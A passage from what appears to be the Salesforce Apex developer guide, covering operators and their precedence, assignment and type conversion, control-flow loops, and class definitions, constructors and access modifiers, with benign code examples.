<<=	`x <<= y`	**Bitwise shift left assignment operator**. Shifts each bit in `x` to the left by `y` bits so that the high order bits are lost, and the new right bits are set to 0. This value is then reassigned to `x`.
>>=	`x >>= y`	**Bitwise shift right signed assignment operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for positive values of `y` and 1 for negative values of `y`. This value is then reassigned to `x`.

Operator	Syntax	Description
`>>>=`	`x >>>= y`	**Bitwise shift right unsigned assignment operator**. Shifts each bit in `x` to the right by `y` bits so that the low order bits are lost, and the new left bits are set to 0 for all values of `y`. This value is then reassigned to `x`.
`? :`	`x ? y : z`	**Ternary operator** (Right associative). This operator acts as a short-hand for if-then-else statements. If `x`, a Boolean, is true, `y` is the result. Otherwise `z` is the result. Note that `x` cannot be `null`.
`&&`	`x && y`	**AND logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both true, then the expression evaluates to true. Otherwise the expression evaluates to false. Note: • `&&` has precedence over `||` • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is true. • `x` and `y` cannot be `null`.
`||`	`x || y`	**OR logical operator** (Left associative). If `x`, a Boolean, and `y`, a Boolean, are both false, then the expression evaluates to false. Otherwise the expression evaluates to true. Note: • `&&` has precedence over `||` • This operator exhibits "short-circuiting" behavior, which means `y` is evaluated only if `x` is false. • `x` and `y` cannot be `null`.
`==`	`x == y`	**Equality operator**. If the value of `x` equals the value of `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike Java, `==` in Apex compares object value equality, not reference equality, except for user-defined types. Consequently: – String comparison using `==` is case-insensitive – ID comparison using `==` is case-sensitive, and does not distinguish between 15-character and 18-character formats – User-defined types are compared by reference, which means that two objects are equal only if they reference the same location in memory. You can override this default comparison behavior by providing `equals` and `hashCode` methods in your class to compare object values instead. • For sObjects and sObject arrays, `==` performs a deep check of all sObject field values before returning its result. Likewise for collections and built-in Apex objects. • For records, every field must have the same value for `==` to evaluate to true. • `x` or `y` can be the literal `null`.

Operator	Syntax	Description
		• The comparison of any two values can never result in `null`. • SOQL and SOSL use `=` for their equality operator, and not `==`. Although Apex and SOQL and SOSL are strongly linked, this unfortunate syntax discrepancy exists because most modern languages use `=` for assignment and `==` for equality. The designers of Apex deemed it more valuable to maintain this paradigm than to force developers to learn a new assignment operator. The result is that Apex developers must use `==` for equality tests in the main body of the Apex code, and `=` for equality in SOQL and SOSL queries.
`===`	`x === y`	**Exact equality operator**. If `x` and `y` reference the exact same location in memory, the expression evaluates to true. Otherwise, the expression evaluates to false.
`<`	`x < y`	**Less than operator**. If `x` is less than `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • Unlike other database stored procedures, Apex does not support tri-state Boolean logic, and the comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
`>`	`x > y`	**Greater than operator**. If `x` is greater than `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.

Operator	Syntax	Description
<=	`x <= y`	**Less than or equal to operator**. If `x` is less than or equal to `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
>=	`x >= y`	**Greater than or equal to operator**. If `x` is greater than or equal to `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • The comparison of any two values can never result in `null`. • If `x` or `y` equal `null` and are Integers, Doubles, Dates, or Datetimes, the expression is false. • A non-`null` String or ID value is always greater than a `null` value. • If `x` and `y` are IDs, they must reference the same type of object. Otherwise, a runtime error results. • If `x` or `y` is an ID and the other value is a String, the String value is validated and treated as an ID. • `x` and `y` cannot be Booleans. • The comparison of two strings is performed according to the locale of the context user and is case-insensitive.
!=	`x != y`	**Inequality operator**. If the value of `x` does not equal the value of `y`, the expression evaluates to true. Otherwise, the expression evaluates to false. Note: • String comparison using `!=` is case-insensitive • Unlike Java, `!=` in Apex compares object value equality, not reference equality, except for user-defined types. • For sObjects and sObject arrays, `!=` performs a deep check of all sObject field values before returning its result. • For records, `!=` evaluates to true if the records have different values for any field.

Operator	Syntax	Description
		• User-defined types are compared by reference, which means that two objects are different only if they reference different locations in memory. You can override this default comparison behavior by providing `equals` and `hashCode` methods in your class to compare object values instead. • `x` or `y` *can* be the literal `null`. • The comparison of any two values can never result in `null`.
`!==`	`x !== y`	**Exact inequality operator**. If `x` and `y` do not reference the exact same location in memory, the expression evaluates to true. Otherwise, the expression evaluates to false.
`+`	`x + y`	**Addition operator**. Adds the value of `x` to the value of `y` according to the following rules: • If `x` and `y` are Integers or Doubles, adds the value of `x` to the value of `y`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is incremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is incremented by the specified number of days, with the fractional portion corresponding to a portion of a day. • If `x` is a String and `y` is a String or any other type of non-`null` argument, concatenates `y` to the end of `x`.
`-`	`x - y`	**Subtraction operator**. Subtracts the value of `y` from the value of `x` according to the following rules: • If `x` and `y` are Integers or Doubles, subtracts the value of `y` from the value of `x`. If a Double is used, the result is a Double. • If `x` is a Date and `y` is an Integer, returns a new Date that is decremented by the specified number of days. • If `x` is a Datetime and `y` is an Integer or Double, returns a new Date that is decremented by the specified number of days, with the fractional portion corresponding to a portion of a day.
`*`	`x * y`	**Multiplication operator**. Multiplies `x`, an Integer or Double, with `y`, another Integer or Double. Note that if a double is used, the result is a Double.
`/`	`x / y`	**Division operator**. Divides `x`, an Integer or Double, by `y`, another Integer or Double. Note that if a double is used, the result is a Double.
`!`	`!x`	**Logical complement operator**. Inverts the value of a Boolean, so that true becomes false, and false becomes true.
`-`	`-x`	**Unary negation operator**. Multiplies the value of `x`, an Integer or Double, by -1. Note that the positive equivalent `+` is also syntactically valid, but does not have a mathematical effect.

Operator	Syntax	Description
++	x++ ++x	**Increment operator**. Adds 1 to the value of x, a variable of a numeric type. If prefixed (++x), the expression evaluates to the value of x after the increment. If postfixed (x++), the expression evaluates to the value of x before the increment.
--	x-- --x	**Decrement operator**. Subtracts 1 from the value of x, a variable of a numeric type. If prefixed (--x), the expression evaluates to the value of x after the decrement. If postfixed (x--), the expression evaluates to the value of x before the decrement.
&	x & y	**Bitwise AND operator**. ANDs each bit in x with the corresponding bit in y so that the result bit is set to 1 if both of the bits are set to 1. This operator is not valid for types Long or Integer.
|	x | y	**Bitwise OR operator**. ORs each bit in x with the corresponding bit in y so that the result bit is set to 1 if at least one of the bits is set to 1. This operator is not valid for types Long or Integer.
^	x ^ y	**Bitwise exclusive OR operator**. Exclusive ORs each bit in x with the corresponding bit in y so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0.
^=	x ^= y	**Bitwise exclusive OR operator**. Exclusive ORs each bit in x with the corresponding bit in y so that the result bit is set to 1 if exactly one of the bits is set to 1 and the other bit is set to 0. Assigns the result of the exclusive OR operation to x.
<<	x << y	**Bitwise shift left operator**. Shifts each bit in x to the left by y bits so that the high order bits are lost, and the new right bits are set to 0.
>>	x >> y	**Bitwise shift right signed operator**. Shifts each bit in x to the right by y bits so that the low order bits are lost, and the new left bits are set to 0 for positive values of y and 1 for negative values of y.
>>>	x >>> y	**Bitwise shift right unsigned operator**. Shifts each bit in x to the right by y bits so that the low order bits are lost, and the new left bits are set to 0 for all values of y.
()	(x)	**Parentheses**. Elevates the precedence of an expression x so that it is evaluated first in a compound expression.

Understanding Operator Precedence

Apex uses the following operator precedence rules:

Precedence	Operators	Description
1	{} () ++ --	Grouping and prefix increments and decrements
2	! -x +x (type) new	Unary negation, type cast and object creation
3	* /	Multiplication and division
4	+ -	Addition and subtraction

Precedence	Operators	Description
5	`< <= > >= instanceof`	Greater-than and less-than comparisons, reference tests
6	`== !=`	Comparisons: equal and not-equal
7	`&&`	Logical AND
8	`||`	Logical OR
9	`= += -= *= /= &=`	Assignment operators

Using Comments

Both single and multiline comments are supported in Apex code:

- To create a single line comment, use `//`. All characters on the same line to the right of the `//` are ignored by the parser. For example:

```
Integer i = 1; // This comment is ignored by the parser
```

- To create a multiline comment, use `/*` and `*/` to demarcate the beginning and end of the comment block. For example:

```
Integer i = 1; /* This comment can wrap over multiple
                  lines without getting interpreted by the
                  parser. */
```

Assignment Statements

An assignment statement is any statement that places a value into a variable, generally in one of the following two forms:

```
[LValue] = [new_value_expression];
[LValue] = [[inline_soql_query]];
```

In the forms above, `[LValue]` stands for any expression that can be placed on the left side of an assignment operator. These include:

- A simple variable. For example:

```
Integer i = 1;
Account a = new Account();
Account[] accts = [SELECT Id FROM Account];
```

- A de-referenced list element. For example:

```
ints[0] = 1;
accts[0].Name = 'Acme';
```

- An sObject field reference that the context user has permission to edit. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');

// IDs cannot be set prior to an insert call
// a.Id = '00300000003T2PGAA0';

// Instead, insert the record. The system automatically assigns it an ID.
insert a;
```

```
// Fields also must be writeable for the context user
// a.CreatedDate = System.today();  This code is invalid because
//                                  createdDate is read-only!

// Since the account a has been inserted, it is now possible to
// create a new contact that is related to it
Contact c = new Contact(LastName = 'Roth', Account = a);

// Notice that you can write to the account name directly through the contact
c.Account.Name = 'salesforce.com';
```

Assignment is always done by reference. For example:

```
Account a = new Account();
Account b;
Account[] c = new Account[]{};
a.Name = 'Acme';
b = a;
c.add(a);

// These asserts should now be true. You can reference the data
// originally allocated to account a through account b and account list c.
System.assertEquals(b.Name, 'Acme');
System.assertEquals(c[0].Name, 'Acme');
```

Similarly, two lists can point at the same value in memory. For example:

```
Account[] a = new Account[]{new Account()};
Account[] b = a;
a[0].Name = 'Acme';
System.assert(b[0].Name == 'Acme');
```

In addition to `=`, other valid assignment operators include `+=`, `*=`, `/=`, `|=`, `&=`, `++`, and `--`. See Understanding Expression Operators on page 38.

Understanding Rules of Conversion

In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the `string.format` method. However, a few data types can be implicitly converted, without using a method.

Numbers form a hierarchy of types. Variables of lower numeric types can always be assigned to higher types without explicit conversion. The following is the hierarchy for numbers, from lowest to highest:

1. Integer
2. Long
3. Double
4. Decimal

Note: Once a value has been passed from a number of a lower type to a number of a higher type, the value is converted to the higher type of number.

Note that the hierarchy and implicit conversion is unlike the Java hierarchy of numbers, where the base interface number is used and implicit object conversion is never allowed.

In addition to numbers, other data types can be implicitly converted. The following rules apply:

- IDs can always be assigned to Strings.
- Strings can be assigned to IDs. However, at runtime, the value is checked to ensure that it is a legitimate ID. If it is not, a runtime exception is thrown.
- The `instanceOf` keyword can always be used to test whether a string is an ID.

Additional Considerations for Data Types

Data Types of Numeric Values

Numeric values represent Integer values unless they are appended with L for a Long or with .0 for a Double or Decimal. For example, the expression `Long d = 123;` declares a Long variable named d and assigns it to an Integer numeric value (123), which is implicitly converted to a Long. The Integer value on the right hand side is within the range for Integers and the assignment succeeds. However, if the numeric value on the right hand side exceeds the maximum value for an Integer, you get a compilation error. In this case, the solution is to append L to the numeric value so that it represents a Long value which has a wider range, as shown in this example: `Long d = 2147483648L;`.

Overflow of Data Type Values

Arithmetic computations that produce values larger than the maximum value of the current type are said to overflow. For example, `Integer i = 2147483647 + 1;` yields a value of –2147483648 because 2147483647 is the maximum value for an Integer, so adding one to it wraps the value around to the minimum negative value for Integers, –2147483648.

If arithmetic computations generate results larger than the maximum value for the current type, the end result will be incorrect because the computed values that are larger than the maximum will overflow. For example, the expression `Long MillsPerYear = 365 * 24 * 60 * 60 * 1000;` results in an incorrect result because the products of Integers on the right hand side are larger than the maximum Integer value and they overflow. As a result, the final product isn't the expected one. You can avoid this by ensuring that the type of numeric values or variables you are using in arithmetic operations are large enough to hold the results. In this example, append L to numeric values to make them Long so the intermediate products will be Long as well and no overflow occurs. The following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals(MillsPerYear, ExpectedValue);
```

Loss of Fractions in Divisions

When dividing numeric Integer or Long values, the fractional portion of the result, if any, is removed before performing any implicit conversions to a Double or Decimal. For example, `Double d = 5/3;` returns 1.0 because the actual result (1.666...) is an Integer and is rounded to 1 before being implicitly converted to a Double. To preserve the fractional value, ensure that you are using Double or Decimal numeric values in the division. For example, `Double d = 5.0/3.0;` returns 1.6666666666666667 because 5.0 and 3.0 represent Double values, which results in the quotient being a Double as well and no fractional value is lost.

CHAPTER 5 Control Flow Statements

In this chapter ...

Apex provides statements that control the flow of code execution.

Statements are generally executed line by line, in the order they appear. With control flow statements, you can cause Apex code to execute based on a certain condition or you can have a block of code execute repeatedly. This section describes these control flow statements: if-else statements and loops.

Conditional (If-Else) Statements

The conditional statement in Apex works similarly to Java:

```
if ([Boolean_condition])
    // Statement 1
else
    // Statement 2
```

The `else` portion is always optional, and always groups with the closest `if`. For example:

```
Integer x, sign;
// Your code
if (x <= 0) if (x == 0) sign = 0; else sign = -1;
```

is equivalent to:

```
Integer x, sign;
// Your code
if (x <= 0) {
    if (x == 0) {
            sign = 0;
    } else  {
            sign = -1;
    }
}
```

Repeated `else if` statements are also allowed. For example:

```
if (place == 1) {
    medal_color = 'gold';
} else if (place == 2) {
    medal_color = 'silver';
} else if (place == 3) {
    medal_color = 'bronze';
} else {
    medal_color = null;
}
```

Loops

Apex supports the following five types of procedural loops:

- `do {statement} while (Boolean_condition);`
- `while (Boolean_condition) statement;`
- `for (initialization; Boolean_exit_condition; increment) statement;`
- `for (variable : array_or_set) statement;`
- `for (variable : [inline_soql_query]) statement;`

All loops allow for loop control structures:

- `break;` exits the entire loop
- `continue;` skips to the next iteration of the loop

Do-While Loops

The Apex `do-while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
do {
   code_block
} while (condition);
```

Note: Curly braces ({ }) are always required around a ***code_block***.

As in Java, the Apex `do-while` loop does not check the Boolean condition statement until after the first loop is executed. Consequently, the code block always runs at least once.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

do {
    System.debug(count);
    count++;
} while (count < 11);
```

While Loops

The Apex `while` loop repeatedly executes a block of code as long as a particular Boolean condition remains true. Its syntax is:

```
while (condition) {
    code_block
}
```

Note: Curly braces ({ }) are required around a ***code_block*** only if the block contains more than one statement.

Unlike `do-while`, the `while` loop checks the Boolean condition statement before the first loop is executed. Consequently, it is possible for the code block to never execute.

As an example, the following code outputs the numbers 1 - 10 into the debug log:

```
Integer count = 1;

while (count < 11) {
    System.debug(count);
    count++;
}
```

For Loops

Apex supports three variations of the `for` loop:

- The traditional `for` loop:

  ```
  for (init_stmt; exit_condition; increment_stmt) {
      code_block
  }
  ```

- The list or set iteration `for` loop:

```
for (variable : list_or_set) {
    code_block
}
```

  where *variable* must be of the same primitive or sObject type as *list_or_set*.

- The SOQL `for` loop:

```
for (variable : [soql_query]) {
    code_block
}
```

  or

```
for (variable_list : [soql_query]) {
    code_block
}
```

  Both *variable* and *variable_list* must be of the same sObject type as is returned by the *soql_query*.

Note: Curly braces ({ }) are required around a *code_block* only if the block contains more than one statement.

Each is discussed further in the sections that follow.

Traditional For Loops

The traditional `for` loop in Apex corresponds to the traditional syntax used in Java and other languages. Its syntax is:

```
for (init_stmt; exit_condition; increment_stmt) {
    code_block
}
```

When executing this type of `for` loop, the Apex runtime engine performs the following steps, in order:

1. Execute the *init_stmt* component of the loop. Note that multiple variables can be declared and/or initialized in this statement.
2. Perform the *exit_condition* check. If true, the loop continues. If false, the loop exits.
3. Execute the *code_block*.
4. Execute the *increment_stmt* statement.
5. Return to Step 2.

As an example, the following code outputs the numbers 1 - 10 into the debug log. Note that an additional initialization variable, `j`, is included to demonstrate the syntax:

```
for (Integer i = 0, j = 0; i < 10; i++) {
    System.debug(i+1);
}
```

List or Set Iteration for Loops

The list or set iteration `for` loop iterates over all the elements in a list or set. Its syntax is:

```
for (variable : list_or_set) {
    code_block
}
```

where ***variable*** must be of the same primitive or sObject type as ***list_or_set***.

When executing this type of `for` loop, the Apex runtime engine assigns ***variable*** to each element in ***list_or_set***, and runs the ***code_block*** for each value.

For example, the following code outputs the numbers 1 - 10 to the debug log:

```
Integer[] myInts = new Integer[]{1, 2, 3, 4, 5, 6, 7, 8, 9, 10};

for (Integer i : myInts) {
    System.debug(i);
}
```

Iterating Collections

Collections can consist of lists, sets, or maps. Modifying a collection's elements while iterating through that collection is not supported and causes an error. Do not directly add or remove elements while iterating through the collection that includes them.

Adding Elements During Iteration

To add elements while iterating a list, set or map, keep the new elements in a temporary list, set, or map and add them to the original after you finish iterating the collection.

Removing Elements During Iteration

To remove elements while iterating a list, create a new list, then copy the elements you wish to keep. Alternatively, add the elements you wish to remove to a temporary list and remove them after you finish iterating the collection.

Note: The `List.remove` method performs linearly. Using it to remove elements has time and resource implications.

To remove elements while iterating a map or set, keep the keys you wish to remove in a temporary list, then remove them after you finish iterating the collection.

CHAPTER 6 Classes, Objects, and Interfaces

This chapter covers classes and interfaces in Apex. It describes defining classes, instantiating them, and extending them. Interfaces, Apex class versions, properties, and other related class concepts are also described.

In most cases, the class concepts described here are modeled on their counterparts in Java, and can be quickly understood by those who are familiar with them.

IN THIS SECTION:

Understanding Classes

As in Java, you can create classes in Apex. A *class* is a template or blueprint from which objects are created. An *object* is an instance of a class. For example, the `PurchaseOrder` class describes an entire purchase order, and everything that you can do with a purchase order. An instance of the `PurchaseOrder` class is a specific purchase order that you send or receive.

All objects have *state* and *behavior*, that is, things that an object knows about itself, and things that an object can do. The state of a PurchaseOrder object—what it knows—includes the user who sent it, the date and time it was created, and whether it was flagged as important. The behavior of a PurchaseOrder object—what it can do—includes checking inventory, shipping a product, or notifying a customer.

A class can contain variables and methods. Variables are used to specify the state of an object, such as the object's `Name` or `Type`. Since these variables are associated with a class and are members of it, they are commonly referred to as *member variables*. Methods are used to control behavior, such as `getOtherQuotes` or `copyLineItems`.

A class can contain other classes, exception types, and initialization code.

An *interface* is like a class in which none of the methods have been implemented—the method signatures are there, but the body of each method is empty. To use an interface, another class must implement it by providing a body for all of the methods contained in the interface.

For more general information on classes, objects, and interfaces, see http://java.sun.com/docs/books/tutorial/java/concepts/index.html

In addition to classes, Apex provides triggers, similar to database triggers. A trigger is Apex code that executes before or after database operations. See Triggers.

IN THIS SECTION:

Apex Class Definition

In Apex, you can define top-level classes (also called outer classes) as well as inner classes, that is, a class defined within another class. You can only have inner classes one level deep. For example:

```
public class myOuterClass {
   // Additional myOuterClass code here
   class myInnerClass {
     // myInnerClass code here
   }
}
```

To define a class, specify the following:

1. Access modifiers:
   - You must use one of the access modifiers (such as `public` or `global`) in the declaration of a top-level class.
   - You do not have to use an access modifier in the declaration of an inner class.
2. Optional definition modifiers (such as `virtual`, `abstract`, and so on)
3. Required: The keyword `class` followed by the name of the class
4. Optional extensions and/or implementations

Note: Avoid using standard object names for class names. Doing so causes unexpected results. For a list of standard objects, see Object Reference for Salesforce and Force.com.

Use the following syntax for defining classes:

```
private | public | global
[virtual | abstract | with sharing | without sharing]
class ClassName [implements InterfaceNameList] [extends ClassName]
{
// The body of the class
}
```

- The `private` access modifier declares that this class is only known locally, that is, only by this section of code. This is the default access for inner classes—that is, if you don't specify an access modifier for an inner class, it is considered `private`. This keyword can only be used with inner classes.
- The `public` access modifier declares that this class is visible in your application or namespace.
- The `global` access modifier declares that this class is known by all Apex code everywhere. All classes that contain methods defined with the `webService` keyword must be declared as `global`. If a method or inner class is declared as `global`, the outer, top-level class must also be defined as `global`.
- The `with sharing` and `without sharing` keywords specify the sharing mode for this class. For more information, see Using the `with sharing` or `without sharing` Keywords on page 78.
- The `virtual` definition modifier declares that this class allows extension and overrides. You cannot override a method with the `override` keyword unless the class has been defined as `virtual`.
- The `abstract` definition modifier declares that this class contains abstract methods, that is, methods that only have their signature declared and no body defined.

Note:

- You cannot add an abstract method to a global class after the class has been uploaded in a Managed - Released package version.
- If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.
- You cannot override a public or protected virtual method of a global class of an installed managed package.

For more information about managed packages, see What is a Package? on page 552.

A class can implement multiple interfaces, but only extend one existing class. This restriction means that Apex does not support multiple inheritance. The interface names in the list are separated by commas. For more information about interfaces, see Understanding Interfaces on page 71.

For more information about method and variable access modifiers, see Access Modifiers on page 58.

SEE ALSO:

Documentation Typographical Conventions

Class Variables

To declare a variable, specify the following:

- Optional: Modifiers, such as `public` or `final`, as well as `static`.
- Required: The data type of the variable, such as String or Boolean.
- Required: The name of the variable.
- Optional: The value of the variable.

Use the following syntax when defining a variable:

```
[public | private | protected | global] [final] [static] data_type variable_name
[= value]
```

For example:

```
      private static final Integer MY_INT;
      private final Integer i = 1;
```

Class Methods

To define a method, specify the following:

- Optional: Modifiers, such as `public` or `protected`.
- Required: The data type of the value returned by the method, such as String or Integer. Use `void` if the method does not return a value.
- Required: A list of input parameters for the method, separated by commas, each preceded by its data type, and enclosed in parentheses `()`. If there are no parameters, use a set of empty parentheses. A method can only have 32 input parameters.
- Required: The body of the method, enclosed in braces `{}`. All the code for the method, including any local variable declarations, is contained here.

Use the following syntax when defining a method:

```
[public | private | protected | global] [override] [static] data_type method_name
(input parameters)
{
// The body of the method
}
```

Note: You can only use `override` to override methods in classes that have been defined as `virtual`.

For example:

```
  public static Integer getInt() {
     return MY_INT;
  }
```

As in Java, methods that return values can also be run as a statement if their results are not assigned to another variable.

Note that user-defined methods:

- Can be used anywhere that system methods are used.
- Can be recursive.
- Can have side effects, such as DML `insert` statements that initialize sObject record IDs. See Apex DML Statements on page 559.
- Can refer to themselves or to methods defined later in the same class or anonymous block. Apex parses methods in two phases, so forward declarations are not needed.
- Can be polymorphic. For example, a method named `foo` can be implemented in two ways, one with a single Integer parameter and one with two Integer parameters. Depending on whether the method is called with one or two Integers, the Apex parser selects the appropriate implementation to execute. If the parser cannot find an exact match, it then seeks an approximate match using type coercion rules. For more information on data conversion, see Understanding Rules of Conversion on page 45.

  Note: If the parser finds multiple approximate matches, a parse-time exception is generated.

- When using void methods that have side effects, user-defined methods are typically executed as stand-alone procedure statements in Apex code. For example:

```
System.debug('Here is a note for the log.');
```

- Can have statements where the return values are run as a statement if their results are not assigned to another variable. This is the same as in Java.

Passing Method Arguments By Value

In Apex, all primitive data type arguments, such as Integer or String, are passed into methods by value. This means that any changes to the arguments exist only within the scope of the method. When the method returns, the changes to the arguments are lost.

Non-primitive data type arguments, such as sObjects, are also passed into methods by value. This means that when the method returns, the passed-in argument still references the same object as before the method call and can't be changed to point to another object. However, the values of the object's fields can be changed in the method.

The following are examples of passing primitive and non-primitive data type arguments into methods.

Example: Passing Primitive Data Type Arguments

This example shows how a primitive argument of type String is passed by value into another method. The `debugStatusMessage` method in this example creates a String variable, *`msg`*, and assigns it a value. It then passes this variable as an argument to another method, which modifies the value of this String. However, since String is a primitive type, it is passed by value, and when the method returns, the value of the original variable, *`msg`*, is unchanged. An assert statement verifies that the value of *`msg`* is still the old value.

```
public class PassPrimitiveTypeExample {
    public static void debugStatusMessage() {
        String msg = 'Original value';
        processString(msg);
        // The value of the msg variable didn't
        // change; it is still the old value.
        System.assertEquals(msg, 'Original value');
    }

    public static void processString(String s) {
        s = 'Modified value';
    }
}
```

Example: Passing Non-Primitive Data Type Arguments

This example shows how a List argument is passed by value into another method and can be modified. It also shows that the List argument can't be modified to point to another List object. First, the `createTemperatureHistory` method creates a variable, *`fillMe`*, that is a List of Integers and passes it to a method. The called method fills this list with Integer values representing rounded temperature values. When the method returns, an assert verifies that the contents of the original List variable has changed and now contains five values. Next, the example creates a second List variable, *`createMe`*, and passes it to another method. The called method assigns the passed-in argument to a newly created List that contains new Integer values. When the method returns, the original *`createMe`* variable doesn't point to the new List but still points to the original List, which is empty. An assert verifies that *`createMe`* contains no values.

```
public class PassNonPrimitiveTypeExample {

    public static void createTemperatureHistory() {
        List<Integer> fillMe = new List<Integer>();
        reference(fillMe);
```

```
        // The list is modified and contains five items
        // as expected.
        System.assertEquals(fillMe.size(),5);

        List<Integer> createMe = new List<Integer>();
        referenceNew(createMe);
        // The list is not modified because it still points
        // to the original list, not the new list
        // that the method created.
        System.assertEquals(createMe.size(),0);
    }

    public static void reference(List<Integer> m) {
        // Add rounded temperatures for the last five days.
        m.add(70);
        m.add(68);
        m.add(75);
        m.add(80);
        m.add(82);
    }

    public static void referenceNew(List<Integer> m) {
        // Assign argument to a new List of
        // five temperature values.
        m = new List<Integer>{55, 59, 62, 60, 63};
    }
}
```

Using Constructors

A *constructor* is code that is invoked when an object is created from the class blueprint. You do not need to write a constructor for every class. If a class does not have a user-defined constructor, an implicit, no-argument, public one is used.

The syntax for a constructor is similar to a method, but it differs from a method definition in that it never has an explicit return type and it is not inherited by the object created from it.

After you write the constructor for a class, you must use the `new` keyword in order to instantiate an object from that class, using that constructor. For example, using the following class:

```
public class TestObject {

   // The no argument constructor
   public TestObject() {
      // more code here
  }
}
```

A new object of this type can be instantiated with the following code:

```
TestObject myTest = new TestObject();
```

If you write a constructor that takes arguments, you can then use that constructor to create an object using those arguments. If you create a constructor that takes arguments, and you still want to use a no-argument constructor, you must include one in your code. Once you create a constructor for a class, you no longer have access to the default, no-argument public constructor. You must create your own.

In Apex, a constructor can be *overloaded*, that is, there can be more than one constructor for a class, each having different parameters. The following example illustrates a class with two constructors: one with no arguments and one that takes a simple Integer argument. It also illustrates how one constructor calls another constructor using the `this(...)` syntax, also know as *constructor chaining*.

```
public class TestObject2 {

private static final Integer DEFAULT_SIZE = 10;

Integer size;

   //Constructor with no arguments
   public TestObject2() {
       this(DEFAULT_SIZE); // Using this(...) calls the one argument constructor
   }

   // Constructor with one argument
   public TestObject2(Integer ObjectSize) {
     size = ObjectSize;
   }
}
```

New objects of this type can be instantiated with the following code:

```
  TestObject2 myObject1 = new TestObject2(42);
  TestObject2 myObject2 = new TestObject2();
```

Every constructor that you create for a class must have a different argument list. In the following example, all of the constructors are possible:

```
public class Leads {

  // First a no-argument constructor
  public Leads () {}

  // A constructor with one argument
  public Leads (Boolean call) {}

  // A constructor with two arguments
  public Leads (String email, Boolean call) {}

  // Though this constructor has the same arguments as the
  // one above, they are in a different order, so this is legal
  public Leads (Boolean call, String email) {}
}
```

When you define a new class, you are defining a new data type. You can use class name in any place you can use other data type names, such as String, Boolean, or Account. If you define a variable whose type is a class, any object you assign to it must be an instance of that class or subclass.

Access Modifiers

Apex allows you to use the `private`, `protected`, `public`, and `global` access modifiers when defining methods and variables.

While triggers and anonymous blocks can also use these access modifiers, they are not as useful in smaller portions of Apex. For example, declaring a method as `global` in an anonymous block does not enable you to call it from outside of that code.

For more information on class access modifiers, see Apex Class Definition on page 53.

Note: Interface methods have no access modifiers. They are always global. For more information, see Understanding Interfaces on page 71.

By default, a method or variable is visible only to the Apex code *within the defining class*. You must explicitly specify a method or variable as public in order for it to be available to other classes in the same application namespace (see Namespace Prefix). You can change the level of visibility by using the following access modifiers:

`private`
: This is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is `private`.

`protected`
: This means that the method or variable is visible to any inner classes in the defining Apex class, and to the classes that extend the defining Apex class. You can only use this access modifier for instance methods and member variables. Note that it is strictly more permissive than the default (private) setting, just like Java.

`public`
: This means the method or variable can be used by any Apex in this application or namespace.

  Note: In Apex, the `public` access modifier is not the same as it is in Java. This was done to discourage joining applications, to keep the code for each application separate. In Apex, if you want to make something public like it is in Java, you need to use the `global` access modifier.

`global`
: This means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code. If you declare a method or variable as `global`, you must also declare the class that contains it as `global`.

  Note: We recommend using the `global` access modifier rarely, if at all. Cross-application dependencies are difficult to maintain.

To use the `private`, `protected`, `public`, or `global` access modifiers, use the following syntax:

```
[(none)|private|protected|public|global] declaration
```

For example:

```
private string s1 = '1';

public string gets1() {
   return this.s1;
}
```

Static and Instance Methods, Variables, and Initialization Code

In Apex, you can have *static* methods, variables, and initialization code. However, Apex classes can't be static. You can also have *instance* methods, member variables, and initialization code, which have no modifier, and *local* variables.

Characteristics

Static methods, variables, and initialization code have these characteristics.

- They're associated with a class.

- They're allowed only in outer classes.
- They're initialized only when a class is loaded.
- They aren't transmitted as part of the view state for a Visualforce page.

Instance methods, member variables, and initialization code have these characteristics.

- They're associated with a particular object.
- They have no definition modifier.
- They're created with every object instantiated from the class in which they're declared.

Local variables have these characteristics.

- They're associated with the block of code in which they're declared.
- They must be initialized before they're used.

The following example shows a local variable whose scope is the duration of the `if` code block.

```
Boolean myCondition = true;
if (myCondition) {
    integer localVariable = 10;
}
```

Using Static Methods and Variables

